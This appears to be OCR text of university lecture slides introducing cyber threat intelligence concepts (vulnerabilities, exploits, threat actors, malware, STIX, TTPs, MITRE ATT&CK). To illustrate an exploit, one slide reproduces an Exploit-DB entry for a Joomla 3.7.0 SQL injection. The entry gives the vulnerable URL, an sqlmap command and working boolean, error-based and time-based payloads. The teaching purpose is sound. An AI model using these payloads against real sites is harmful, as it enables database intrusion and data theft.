Attack Hypotheses Generation

and

Targeted Data Collection

for

Threat-Hunting

using

Multi-Level Threat Intelligence Knowledge Graph

Dr. Rami Puzis puzis@bgu.ac.il
Software and Information Systems Engineering,
Cyber@BGU,
Ben-Gurion University of the Negev

CBG Cyber@ Ben-Gurion University of the Negev


2008
Copyright: IKARUS Security Software GmbH
THE
NIGHT
IS
DARK
AND
FULL
OF
TERRORS

Together we are stronger



Cybersecurity Act of 2015

- Establishes a new national paradigm for
- **sharing "cyber threat indicators and defensive measures"**
- among the private sector,
- federal government agencies,
- and international partners.
- Facilitates use of **threat indicators** and defensive measures

Cyber threat intelligence (CTI)

Structured and actionable information for identifying adversaries and their motives, goals, capabilities, resources, and tactics

Evidence-based knowledge in the form of measurable events and the context for the events' interpretation.



Recall basic concepts

- Vulnerability
- Exploit
- Threat
- Attack
- Threat Actor
- Malware
- Tools

Recall basic concepts

- **Vulnerability**
- Exploit
- Threat
- Attack
- Threat Actor
- Malware
- Tools

- A Vulnerability is "a mistake in software that can be directly used by a hacker to gain access to a system or network" [CVE].



Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

- Vulnerabilities data base:
  - http://cve.mitre.org
  - https://nvd.nist.gov/vuln/search
  - http://www.cvedetails.com/

Recall basic concepts

- Vulnerability
- **Exploit**
- Threat
- Attack
- Threat Actor
- Malware
- Tools

- An exploit is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic





- Exploits data bases:
  - https://www.exploit-db.com/
  - https://www.rapid7.com/db/modules

EDB-ID: 42033	Author: Mateus Lino	Published: 2017-05-19
CVE: CVE-2017-8917	Type: Webapps	Platform: PHP
Aliases: N/A	Advisory/Source: N/A	Tags: SQL Injection (SQLi)
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App: N/A

« Previous Exploit

Next Exploit »

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-
agent --dbs -p list[fullordering]


Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM
DUAL UNION SELECT 9674 FROM DUAL) END)

    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT
(ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)
```

Recall basic concepts

- Vulnerability
- Exploit
- **Threat**
- Attack
- Threat Actor
- Malware
- Tools

- A **potential** cause of an incident, that may result in **harm** of systems and organization [ISO 27005]
- Any circumstance or event with the **potential** to **adversely impact** organizational operations … [NIST]
- Anything that is **capable of** acting in a manner resulting in **harm** to an asset and/or organization; for example, acts of God (weather, geological events,etc.); malicious actors; errors; failures.

Recall basic concepts

- Vulnerability
- Exploit
- Threat
- **Attack**
- Threat Actor
- Malware
- Tools

- an assault on system security that derives from an intelligent threat, i.e., an intelligent **act** that is a deliberate attempt (especially in the sense of a method or technique) to evade security services and violate the security policy of a system. [RFC 2828]
- Any kind of malicious **activity** that … [CNSS]

- What is the difference between a **threat** and an **attack**?

Recall basic concepts

- Vulnerability
- Exploit
- Threat
- Attack
- **Threat Actor**
- Malware
- Tools



Recall basic concepts

- Vulnerability
- Exploit
- Threat
- Attack
- **Threat Actor**
- Malware
- Tools

Threat Actors are **individuals, groups, or organizations** believed to be operating with **malicious** intent.

- **characterized by**
  - motives,
  - capabilities,
  - goals,
  - sophistication level,
  - past activities,
  - resources they have access to, and
  - their role in the organization.
- **may**
  - target various victims
  - impersonate other identity
  - use malware, tools, or strategies

Recall basic concepts

- Vulnerability
- Exploit
- Threat
- Attack
- Threat Actor
- **Malware**
- Tools

- **malicious** code and malicious software, and refers to a **program that is inserted into a system**, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system (OS) or of otherwise annoying or disrupting the victim. [STIX 2.0]

- Malware may target a vulnerability
- Malware may use a tool (that implements an exploit)
- Malware may be a variant of other malware
- Malware may be used by an attacker during an attack campaign

CBG Cyber@ Ben-Gurion University of the Negev


Recall basic concepts

- Vulnerability
- Exploit
- Threat
- Attack
- Threat Actor
- Malware
- **Tools**

- Tools are **legitimate software** that can be **used with malicious intent**. Knowing how and when threat actors use such tools can be important for understanding how campaigns are executed.

- What is the difference between tools and malware?

Structured Threat Information eXpression (STIX) Meta Model




CBG Cyber@ Ben-Gurion University of the Negev

Tactics Techniques and Procedures (TTP)

- used to describe military operations.

- ***Tactics*** — The employment and ordered **arrangement of forces** in relation to each other.
- ***Techniques*** — Non-prescriptive ways or **methods used to perform missions, functions, or tasks**.
- ***Procedures*** — Standard, detailed **steps that prescribe how to perform specific tasks**.



Tactics

Goal: drive fast, stay alive



Tactics

- general guidance
- high-level considerations with limited specific information dictating how things should be done
- used for planning and/or tracking purposes
- useful for high-level considerations to ensure that everything necessary is completed as part of a bigger whole
- car ownership tactics
  - providing fuel,
  - cleaning,
  - preventative maintenance.

CBG Cyber@ Ben-Gurion University of the Negev

Techniques

- grey area between the high-level tactics and very specific procedures
- actions that are expected to be accomplished,
  - without specific directions (i.e. non-prescriptive)
- identifying tasks that need to be accomplished, but without micromanaging how to accomplish the task.
- car maintenance techniques
  - changing the oil,
  - rotating tires,
  - replacing brakes,
  - etc.


CBG Cyber@ Ben-Gurion University of the Negev

Procedures

- specific detailed instructions and/or directions for accomplishing a task.
- include all of the necessary steps involved for performing a specified task,
- do not include high-level consideration or background for why the task is being performed.
- ensuring complete detailed instructions so a task can be correctly completed by anyone qualified to follow the directions.
- Oil changing procedures
  - frequency of change,
  - type of oil,
  - type of filter,
  - etc.

CBG Cyber@ Ben-Gurion University of the Negev


MITRE ATT&CK (enterprise, mobile, ICS)




The pyramid of pain

Specific artifacts are easy to detect and act upon but are can easily be changed by the attackers

High level behavior, attack methodology, motives, are hard to detect but rarely change

